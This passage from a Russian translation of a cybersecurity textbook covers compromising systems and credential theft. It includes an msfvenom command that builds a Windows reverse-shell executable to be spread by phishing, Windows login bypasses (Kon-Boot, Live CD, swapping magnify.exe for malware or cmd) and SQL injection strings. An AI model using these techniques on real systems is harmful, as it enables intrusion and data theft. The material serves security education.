


Рис. 5.5

Использование Metasploit

Metasploit был выбран в качестве инструмента атаки, потому что большинство хакеров и тестеров проникновения использует его. К нему также легко получить доступ, поскольку он предустановлен в дистрибутиве Linux BackTrack, а также в Kali. Поскольку эксплойты продолжают добавляться в фреймворк, большинство пользователей будет обновлять его каждый раз, когда возникнет необходимость его использования. Консоль фреймворка можно загрузить с помощью команды msfconsole в терминале.

В msfconsole имеется множество эксплойтов и полезных нагрузок, пригодных для использования по отношению к различным уязвимостям, которые хакер уже определил с помощью обсуждавшегося ранее инструмента сканирования. Существует команда поиска, которая позволяет пользователям фреймворка сузить результаты до конкретных эксплойтов. Как только вы определили конкретный эксплойт, все, что нужно, – это набрать команду и задать местоположение эксплойта, который будет использоваться.

Полезная нагрузка затем устанавливается с помощью команды payload:

```
windows/meterpreter/Name_of_payload
```

После этого консоль запросит IP-адрес цели и развернет полезную нагрузку. Полезные нагрузки – это то, чем будут поражены цели. Дальнейшее обсужде-

ние будет сосредоточено на конкретной атаке, которая может быть использована против Windows.

На рис. 5.6 ниже показано, как Metasploit, работающий на виртуальной машине, пытается скомпрометировать компьютер под управлением Windows, который также работает в виртуальной среде.




Рис. 5.6

Еще один способ создания полезной нагрузки – использование интерфейса командной строки msfvenom. Msfvenom объединяет msfpayload и msfencode в одном фреймворке. В этом примере мы создаем полезную нагрузку для командной оболочки Windows, Reverse TCP Stager. Она начинается с платформы (-p windows), использует локальный IP-адрес в качестве адреса прослушивания (192.168.2.2), порт 45 в качестве порта прослушивания и исполняемый файл dio.exe в качестве части атаки.

```
root@kronos:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=45 -f exe > dio.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Рис. 5.7

После создания полезной нагрузки можно распространять ее с помощью одного из методов, упомянутых ранее в этой главе, включая наиболее распространенный – фишинговые письма.

Компрометация операционных систем

Вторая часть атаки заключается в компрометации операционной системы. Есть много доступных методов, и цель здесь заключается в том, чтобы предоставить вам параметры, которые вы можете настроить в соответствии со своими потребностями.

Компрометация систем с использованием Kon-Boot или Hiren's BootCD

Эта атака направлена против функции входа в Windows и позволяет любому легко обойти запрос на ввод пароля. Существует ряд инструментов, которые можно использовать для этого. Два наиболее распространенных из них – Kon-boot и Hiren's Boot. Оба эти инструмента используются одинаково. Однако они требуют, чтобы у пользователя был физический доступ к компьютеру жертвы. Хакер может использовать социальную инженерию, чтобы получить доступ к организационному компьютеру. Если хакер является инсайдером, так даже проще. Инсайдеры – это люди со злыми намерениями, работающие в компаниях. У них есть преимущество, которое состоит в том, что они могут действовать внутри организации и, следовательно, знают, куда именно атаковать. Все, что нужно сделать хакеру, – это загрузиться с устройства, на котором они находятся, например с флеш-накопителя или DVD. Они пропустят проверку подлинности Windows и приведут хакера к рабочему столу.

Отсюда хакер может свободно устанавливать бэкдоры, кейлоггеры и шпионские программы или даже использовать скомпрометированный компьютер для удаленного входа на серверы. Также появляется возможность копировать файлы со скомпрометированного компьютера и с любого другого компьютера в сети. Цепочка атак просто будет расти после того, как компьютер подвергнется нападению. Эти инструменты эффективны и против систем Linux, но основное внимание здесь уделяется Windows, т. к. у данной системы много пользователей. Данные инструменты доступны для загрузки на сайтах хакеров. Есть бесплатная версия Konboot и Hiren's Boot, которая атакует только старые версии Windows.

На приведенном ниже рис. 5.8 показан экран загрузки Konboot.

Компрометация систем с использованием Live CD

В предыдущей теме мы обсуждали использование инструментов, с помощью которых можно было бы обойти проверку аутентификации в Windows и сделать много всяких вещей, таких как кражи данных. Однако бесплатная версия этих утилит не может взламывать более поздние версии Windows. Существует еще более простой и дешевый способ копирования файлов с любого компьютера под управлением Windows без необходимости обходить аутентификацию. Linux Live CD позволяет напрямую получить доступ ко всем файлам, содержащимся на компьютере, где установлена Windows. Сделать это удивительно легко. К тому же это совершенно бесплатно. Все, что нужно, – это копия Ubuntu

Desktop. Подобно ранее рассмотренным инструментам, нужен физический доступ к компьютеру жертвы. По этой причине инсайдеры лучше всего подходят для проведения такого рода атак, т. к. они уже знают физическое местоположение идеальных целей. Хакер должен загрузить целевой компьютер с DVD-диска или флеш-накопителя, содержащего загрузочный образ рабочего стола Linux, и выбрать опцию **Try Ubuntu** (Попробовать Ubuntu) вместо **Install Ubuntu** (Установить Ubuntu). Live CD загрузится в Ubuntu Desktop. В разделе **Devices** (Устройства) в домашней папке будут перечислены все файлы Windows, и хакер может просто скопировать их. Если жесткий диск не зашифрован, все пользовательские файлы будут доступны. Неосторожные пользователи хранят текстовые документы, содержащие пароли, на своих рабочих столах. К этим и любым другим файлам на диске, где находятся файлы Windows, хакер может получить доступ и/или скопировать их. При таком простом взломе можно столько украдь! Преимущество данного метода состоит в том, что в Windows не будет никаких журналов копируемых файлов, когда будет выполняться компьютерная экспертиза, т. е. того, что ранее обсуждаемые средства не могут спрятать.




Рис. 5.8

На рис. 5.9 показан скриншот операционной системы Ubuntu Desktop (23).




Рис. 5.9

Компрометация систем с использованием предустановленных приложений

Это расширенный вариант предыдущей компрометации ОС Microsoft Windows. Здесь также используется Linux Live CD для получения доступа к файлам на компьютере под управлением Windows. В предыдущей атаке цель состояла в том, чтобы просто скопировать данные.

Целью этой атаки является компрометация программ Windows. После того как доступ будет предоставлен через Live CD, хакеру нужно только перейти к файлам Windows и щелкнуть папку System32. Это папка, в которой Windows хранит собственные приложения, обычно предустановленные. Хакер может изменить некоторые наиболее часто используемые приложения таким образом, чтобы при запуске их пользователем Windows выполнялось вредоносное действие. Это обсуждение будет сосредоточено на утилите magnify, которая используется, когда пользователь увеличивает изображения, текст на экране или в браузерах. Программа magnify находится в папке System32 с именем magnify.exe. Для достижения того же результата можно использовать любой другой инструмент из этой папки. Нужно удалить настоящий файл magnify.exe и заменить его на вредоносную программу, переименованную в magnify.exe. После этого хакер может выйти из системы. Когда пользователь Windows откроет компьютер и выполнит действие, запускающее magnify, вместо этого запустится вредоносная программа, которая немедленно приступит к шифрованию файлов компьютера. Пользователь не будет знать, что привело к шифрованию его файлов.

Кроме того, этот метод может быть использован для атаки на компьютер, заблокированный паролем. magnify можно удалить и заменить копией командного процессора. После этого хакеру придется перезагрузиться и загрузить ОС Windows. Доступ к magnify можно получить, не требуя аутентификации в системе. Командный процессор может использоваться для создания учетных записей пользователей, открытия программ, таких как браузеры, или для

создания бэкдоров наряду со многими другими типами взлома. Хакер также может вызвать Windows Explorer от имени пользователя Windows, зарегистрированного как пользователь под именем SYSTEM, все еще находясь на странице входа. Этот пользователь обладает привилегиями для изменения паролей других пользователей, может получать доступ к файлам и, кроме того, вносить изменения в систему. Как правило, это очень полезно для компьютеров в домене, где пользователи получают привилегии в соответствии с их рабочимиолями.

Загрузка Konboot и Hiren просто позволит хакеру открыть учетную запись пользователя без аутентификации. Этот метод, с другой стороны, позволяет хакеру получить доступ к функциям, которые могут быть запрещены обычной учетной записью пользователя из-за отсутствия привилегий.

Компрометация системы с использованием Ophcrack

Этот метод очень похож на метод загрузки Konboot и Hiren, когда используется для компрометации компьютера под управлением Windows. Следовательно, он требует от хакера физического доступа к компьютеру жертвы, что также подчеркивает использование инсайдерских угроз для реализации большинства атак такого типа. Этот метод применяет бесплатный инструмент под названием Ophcrack, который используется для восстановления паролей Windows. Его можно загрузить бесплатно, но он так же эффективен, как и премиум-версии загрузки Konboot и Hiren. Чтобы использовать его, хакер должен иметь инструменты, записанные на CD или скопированные на загрузочный флеш-накопитель. Компьютер жертвы должен быть загружен в Ophcrack, чтобы существовала возможность восстановить пароль из хешированных значений, хранящихся в Windows. Ophcrack перечислит все учетные записи пользователей, а затем восстановит их индивидуальные пароли. Для восстановления несложных паролей потребуется меньше минуты. Этот инструмент удивительно эффективен и может восстанавливать длинные и сложные пароли.

На рис. 5.10 Ophcrack восстанавливает пароль пользователя.

Компрометация удаленной системы

Предыдущие атаки были направлены на локальные системы, где хакер должен был присутствовать физически, чтобы скомпрометировать целевое устройство. Однако хакеры не всегда могут позволить себе роскошь находиться рядом с целью. В некоторых компаниях предпринимаются жесткие меры по ограничению числа лиц, которые могут получить доступ к некоторым компьютерам, поэтому инсайдерские угрозы могут быть неэффективными. Вот почему удаленная компрометация системы так важна. Для этого необходимы два средства взлома и один метод. Метод, о котором должен знать хакер, – это социальная инженерия. В предыдущей главе мы подробно обсудили социальную инженерию и объяснили, как хакер может убедительно выдавать себя за другого и успешно извлекать конфиденциальную информацию.




Рис. 5.10

Два необходимых инструмента – это сканер Nessus (или его эквивалент) и Metasploit. Используя социальную инженерию, хакер должен иметь возможность получать информацию, такую как IP-адреса ценных целей. Сетевой сканер, такой как Nessus, можно использовать для сканирования и выявления уязвимости указанного объекта в сети. После этого используется Metasploit для удаленной компрометации объекта. Все эти инструменты мы обсуждали в предыдущей теме. Есть много других средств сканирования и эксплуатации, которые можно использовать, чтобы следовать той же последовательности и выполнить взлом.

Альтернативой этому является использование встроенной функции подключения к удаленному рабочему столу Windows. Однако для этого нужно, чтобы хакер уже скомпрометировал компьютер в сети организации. Большинство из ранее обсуждавшихся методов компрометации Windows применимо к первому сегменту атаки. Они гарантируют, что злоумышленник получит доступ к функции подключения к удаленному рабочему столу Windows. Используя информацию, полученную с помощью социальной инженерии или сканирования сети, хакер узнает IP-адреса серверов или других ценных устройств.

Подключение к удаленному рабочему столу позволит хакеру открыть сервер жертвы или компьютер с компьютера, который был скомпрометирован. Попав на сервер или компьютер через это соединение, хакер может выполнить ряд вредоносных действий. Он может создать бэкдоры, чтобы разрешить последующие входы в систему, скопировать ценную информацию, а также установить вредоносное ПО, которое может распространяться по сети.

Обсуждаемые атаки выявили способы, с помощью которых можно скомпрометировать компьютеры. Хакеры могут эксплуатировать веб-приложения, как компьютеры и серверы.

В следующей теме будут обсуждаться способы, с помощью которых хакеры незаконно получают доступ к веб-приложениям. Мы также обсудим приемы, с помощью которых хакеры манипулируют конфиденциальностью, доступностью и целостностью систем.

Компрометация веб-приложений

Почти все организации присутствуют в сети. Некоторые используют свои сайты для предоставления услуг или продажи продуктов онлайн-клиентам. Такие организации, как школы, имеют онлайн-порталы, которые помогают им управлять информацией и отображать ее несколькими способами разным пользователям. Хакеры давно начали нацеливаться на подобные сайты и веб-приложения, но раньше это делалось просто забавы ради. Сегодня веб-приложения содержат очень ценные и конфиденциальные данные.

Хакеры хотят получить эти данные, чтобы украсть их и продать другим сторонам или потребовать за них огромный выкуп. Иногда клиенты обращаются к хакерам, чтобы вывести из строя сайты своих конкурентов. Есть несколько способов, с помощью которых можно скомпрометировать сайты.

В следующем обсуждении рассмотрим наиболее распространенные из них.

Важная рекомендация – всегда смотрите список Топ-10 уязвимостей от OWASP, чтобы найти последние обновления в списке наиболее важных веб-приложений. Посетите сайт www.owasp.org для получения дополнительной информации.

SQL-инъекция

Это атака с внедрением кода, нацеленная на обработку входных данных, предоставляемых пользователями, в серверной части сайтов, написанных на PHP и SQL. Возможно, это устаревший тип атаки, но некоторые организации слишком небрежны и нанимают кого попало, чтобы им сделали корпоративный сайт. Некоторые даже используют старые версии веб-движков, которые уязвимы для такой атаки. Хакеры предоставляют входные данные, которые могут манипулировать SQL-операторами, приводя к компрометации в серверной части и предоставляя доступ к основной базе данных. SQL-инъекции можно использовать для чтения, изменения или удаления баз данных и их содержимого. Чтобы выполнить атаку с использованием SQL-инъекции, хакеру необходимо создать действительный SQL-сценарий и ввести его в любое поле

ввода. Типичными примерами являются "ог "1"="1 и " ог "а"="а, которые обманывают SQL-код, работающий в серверной части. По сути, вышеописанные сценарии дополняют ожидаемый запрос корректным условием. Если это было в поле входа в систему, в серверной части, разработчики написали бы SQL- и PHP-код, чтобы проверить, соответствуют ли значения, введенные пользователем в поля **Имя пользователя** и **Пароль**, значениям в базе данных. Вместо этого дополнение 'ог '1'='1 предлагает SQL либо завершить сравнение, либо проверить, равны ли между собой единицы. Хакер может добавить еще более вредоносный код с помощью таких команд, как `select` или `drop`. Это может привести к тому, что база данных выдаст свое содержимое или, соответственно, удалит таблицы.

Межсайтовый скриптинг

Эта атака напоминает SQL-внедрение, но ее жертвы используют код, написанный на JavaScript. В отличие от SQL-инъекций, атака осуществляется в веб-интерфейсе и выполняется динамически. В ходе этой атаки эксплуатируются поля для ввода на сайте, если они не очищены. Межсайтовый скриптинг используется хакерами для кражи куков и сессий, а также для отображения окон с предупреждениями. Существуют различные способы выполнения межсайтowego скриптинга: хранимый XSS, отраженный XSS и DOM-модели.

Хранимый XSS – это разновидность межсайтового скриптинга, при которой хакер хочет сохранить вредоносный XSS-скрипт в HTML-коде страницы или в базе данных. Затем он выполняется, когда пользователь загружает уязвимую страницу. На форуме хакер может зарегистрировать аккаунт с вредоносным кодом JavaScript.

Этот код хранится в базе данных, но когда пользователь загружает страницу участников форума, XSS будет выполняться. Другие типы межсайтового скриптинга легко распознаются новыми версиями браузеров, поэтому они уже стали неэффективными. Другие примеры XSS-атак можно посмотреть на сайте extra-xss.com.

Ошибки в механизме аутентификации

Это обычная атака, используемая на общедоступных компьютерах, особенно в интернет-кафе. Эти атаки нацелены на компьютеры, поскольку сайты устанавливают сеансы и хранят cookie-файлы на физических компьютерах, но не удаляют их, когда пользователь закрывает браузер и при этом не выходит из системы. В этом случае хакеру не нужно особо усердствовать, чтобы получить доступ к учетной записи. Следует всего лишь открыть сайт в истории браузера и украсть информацию из зарегистрированных учетных записей. В другом варианте этого типа взлома хакер наблюдает в социальных сетях или на форумах чата за ссылками, которые публикуют пользователи. Некоторые идентификаторы сессии встроены в URL-адрес браузера, и как только пользователь поделится ссылкой с идентификатором, хакеры смогут использовать ее для доступа к учетной записи и поиска личной информации о пользователе.

DDoS-атаки

Они нередко направлены на крупные компании. Как уже упоминалось ранее, хакеры все чаще получают доступ к ботнетам, состоящим из зараженных компьютеров и IoT-устройств. Ботнеты состоят из компьютеров или IoT-устройств, зараженных вредоносными программами, которые превращают их в агентов. Эти агенты контролируются обработчиками, которые хакеры создают для управления большим количеством ботов. Обработчики – это компьютеры в интернете, которые обеспечивают обмен данными между хакерами и агентами. Владельцы компьютеров, которые были скомпрометированы и стали агентами, могут и не подозревать, что у них есть боты.

Для выполнения DDoS-атак хакеры дают обработчикам указание отправлять команды всем агентам для отправки запросов на определенный IP-адрес. Веб-сервер не в состоянии ответить на все эти запросы и поэтому отключается. Основной целью DDoS-атак обычно является либо отключение сервера, либо диверсия для совершения другого злонамеренного действия, такого как кража данных.




Рис. 5.11

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. Layak S. Ransomware: The extortionists of the new millennium Internet // The Economic Times (Online). 2017. <https://search.proquest.com/docview/1900413817>.

2. *Wallenstrom.* (Jul 05). Taking the bite out of the non-malware threat. <https://search.proquest.com/docview/1916016466>.
3. *Lomas N.* (Aug 19). Full Ashley Madison Hacked Data Apparently Dumped On Tor. <https://search.proquest.com/docview/1705297436>.
4. *Writer S.* QNB hackers behind data breach at Sharjah bank // Arabianbusiness.com. 2016. <https://search.proquest.com/docview/1787557261>.
5. *Stein J.* How a Chinese Spy Case Turned Into One Man's Child Porn Nightmare // Newsweek. 2016. <https://search.proquest.com/docview/1793546676>.
6. *Melrose J.* Cyber security protection enters a new era // Control Eng. 2016. <https://search.proquest.com/docview/1777631974>.
7. *Rashid F. Y.* Listen up, FBI: Juniper code shows the problem with backdoors // InfoWorld.Com. 2015. <https://search.proquest.com/docview/1751461898>.
8. Internet Security Threat Report 2017 // Symantec.com. 2017. <https://www.symantec.com/security-center/threat-report>.
9. *Burns M.* (Mar 07). Alleged CIA leak re-demonstrates the dangers of smart TVs. <https://search.proquest.com/docview/1874924601>.
10. *Snyder B.* How to know if your smart TV can spy on you // Cio. 2017. <https://search.proquest.com/docview/1875304683>.
11. *Leonhard W.* Shadow Brokers threaten to release even more NSA-sourced malware // InfoWorld.Com. 2017. <https://search.proquest.com/docview/1899382066>.
12. *Ziobro P.* Target Now Says 70 Million People Hit in Data Breach; Neiman Marcus Also Says Its Customer Data Was Hacked // The Wall Street Journal (Online). 2014. <https://search.proquest.com/docview/1476282030>.
13. *Banjo S., and Yadron D.* Home Depot Was Hacked by Previously Unseen 'Mozart' Malware; Agencies Warn Retailers of the Software Used in Attack on Home Improvement Retailer Earlier This Year // The Wall Street Journal (Online). 2014. <https://search.proquest.com/docview/1564494754>.
14. *Saunders L.* U.S. News: IRS Says More Accounts Hacked // The Wall Street Journal. 2016. <https://search.proquest.com/docview/1768288045>.
15. *Hypponen M.* Enlisting for the war on Internet fraud // CIO Canada. 2006. № 14 (10). C. 1. <https://search.proquest.com/docview/217426610>.
16. *Sternstein A.* The secret world of vulnerability hunters // The Christian Science Monitor. 2017. <https://search.proquest.com/docview/1867025384>.
17. *Iaconangelo D.* «Shadow Brokers» new NSA data leak: Is this about politics or money? // The Christian Science Monitor. 2016. <https://search.proquest.com/docview/1834501829>.
18. *Bryant C.* Rethink on «zero-day» attacks raises cyber hackles // Financial Times. 2014. C. 7. <https://search.proquest.com/docview/1498149623>.
19. *Dawson B.* Structured exception handling // Game Developer. 2009. № 6 (1). C. 52–54. <https://search.proquest.com/docview/219077576>.
20. Penetration Testing for Highly-Secured Environments // Udemy. 2017. <https://www.udemy.com/advanced-penetration-testing-for-highly-secured-environments/>.

21. Expert Metasploit Penetration Testing // Packtpub.com. 2017. <https://www.packtpub.com/networking-and-servers/expert-metasploit-penetration-testing-video>.
22. Koder. Logon to any password protected Windows machine without knowing the password // IndiaWebSearch.com, Indiawebsearch.com. 2017. <http://indiawebsearch.com/content/logon-to-any-password-protected-windows-machine-without-knowing-the-password>.
23. Gordon W. How To Break Into A Windows PC (And Prevent It From Happening To You) // Lifehacker.com.au. 2017. <https://www.lifehacker.com.au/2010/10/how-to-break-into-a-windows-pc-and-prevent-it-from-happening-to-you/>.
24. Hack Like a Pro: How to Crack Passwords, Part 1 (Principles & Technologies) // WonderHowTo. 2017. <https://null-byte.wonderhowto.com/how-to/hack-like-pro-crack-passwords-part-1-principles-technologies-0156136/>.

Резюме

В этой главе мы рассмотрели множество способов, используя которые, можно скомпрометировать операционную систему. Мы обсудили средства, которые можно использовать для развертывания полезных нагрузок в отношении уязвимой цели, изучили способы взлома удаленных систем, а также объяснили общие методы, применяемые для взлома веб-систем. Мы также обсудили использование фишинга, эксплуатирование уязвимостей, атаки нулевого дня и наиболее распространенное программное обеспечение, используемое для компрометации систем. В этой главе также приведены альтернативы обсуждаемым инструментам.

В следующей главе речь пойдет о дальнейшем распространении по сети, и мы обсудим способы перемещения хакеров по системе после того, как она будет скомпрометирована. Мы расскажем о том, как злоумышленники попадают в другие части системы, как они избегают обнаружения, а затем сосредоточимся на способах, с помощью которых хакеры выполняют дальнейшее распространение.

Глава 6

Охота на пользовательские реквизиты

В предыдущей главе вы изучили различные методы, которые можно использовать для компрометации системы. Однако в нынешних условиях, характеризующихся наличием угроз, полученные учетные данные используются для дальнейшей компрометации систем и сетей. Согласно отчету Verizon по исследованию утечки данных за 2016 г., после серии атак, нацеленных на учетные данные пользователей, 63 % подтвержденных утечек данных произошли по вине ненадежных и украденных паролей или паролей по умолчанию. Этот ландшафт угроз подталкивает предприятия к разработке новых стратегий для повышения общей безопасности личности пользователя.

В этой главе мы рассмотрим следующие темы:

- реквизиты доступа – новый периметр;
- стратегии, используемые для компрометации реквизитов доступа пользователя;
- взлом реквизитов доступа пользователя.

Реквизиты доступа – новый периметр

Как было кратко объяснено в главе 1 «Стратегия безопасности», защита, связанная с реквизитами доступа, должна быть усиlena, поэтому в отрасли существует общее мнение, что реквизиты доступа в систему – это новый периметр. Это происходит потому, что каждый раз, когда создаются новые учетные данные, в большинстве случаев они состоят только из имени пользователя и пароля. Хотя многофакторная аутентификация набирает популярность, она все еще не является методом по умолчанию, используемым для аутентификации пользователей. Кроме того, существует множество устаревших систем, которые полагаются исключительно на имена пользователей и пароли, чтобы работать правильно.

Кражи учетных данных имеют тенденцию к росту в различных сценариях, таких как:

- **корпоративные пользователи** – хакеры, которые пытаются получить доступ к корпоративной сети и хотят проникнуть без шума. Один из лучших способов сделать это – использовать действительные учетные данные, чтобы пройти процедуру аутентификации и стать частью сети;
- **домашние пользователи** – многие банковские трояны, такие как семейство Dridex, все еще активно используются, потому что они нацелены на банковские данные пользователей, а именно там находятся деньги.

Проблема с нынешним ландшафтом угроз реквизитам доступа заключается в том, что домашние пользователи также являются корпоративными пользователями и применяют свои устройства для использования корпоративных данных. Теперь у вас есть сценарий, когда реквизиты доступа пользователя для его личного приложения находятся на том же устройстве, на котором используются его корпоративные учетные данные для доступа к корпоративным данным.

Проблема с пользователями, вынужденными поддерживать разные реквизиты доступа для разных задач, заключается в том, что пользователи могут применять один и тот же пароль для этих разных служб.

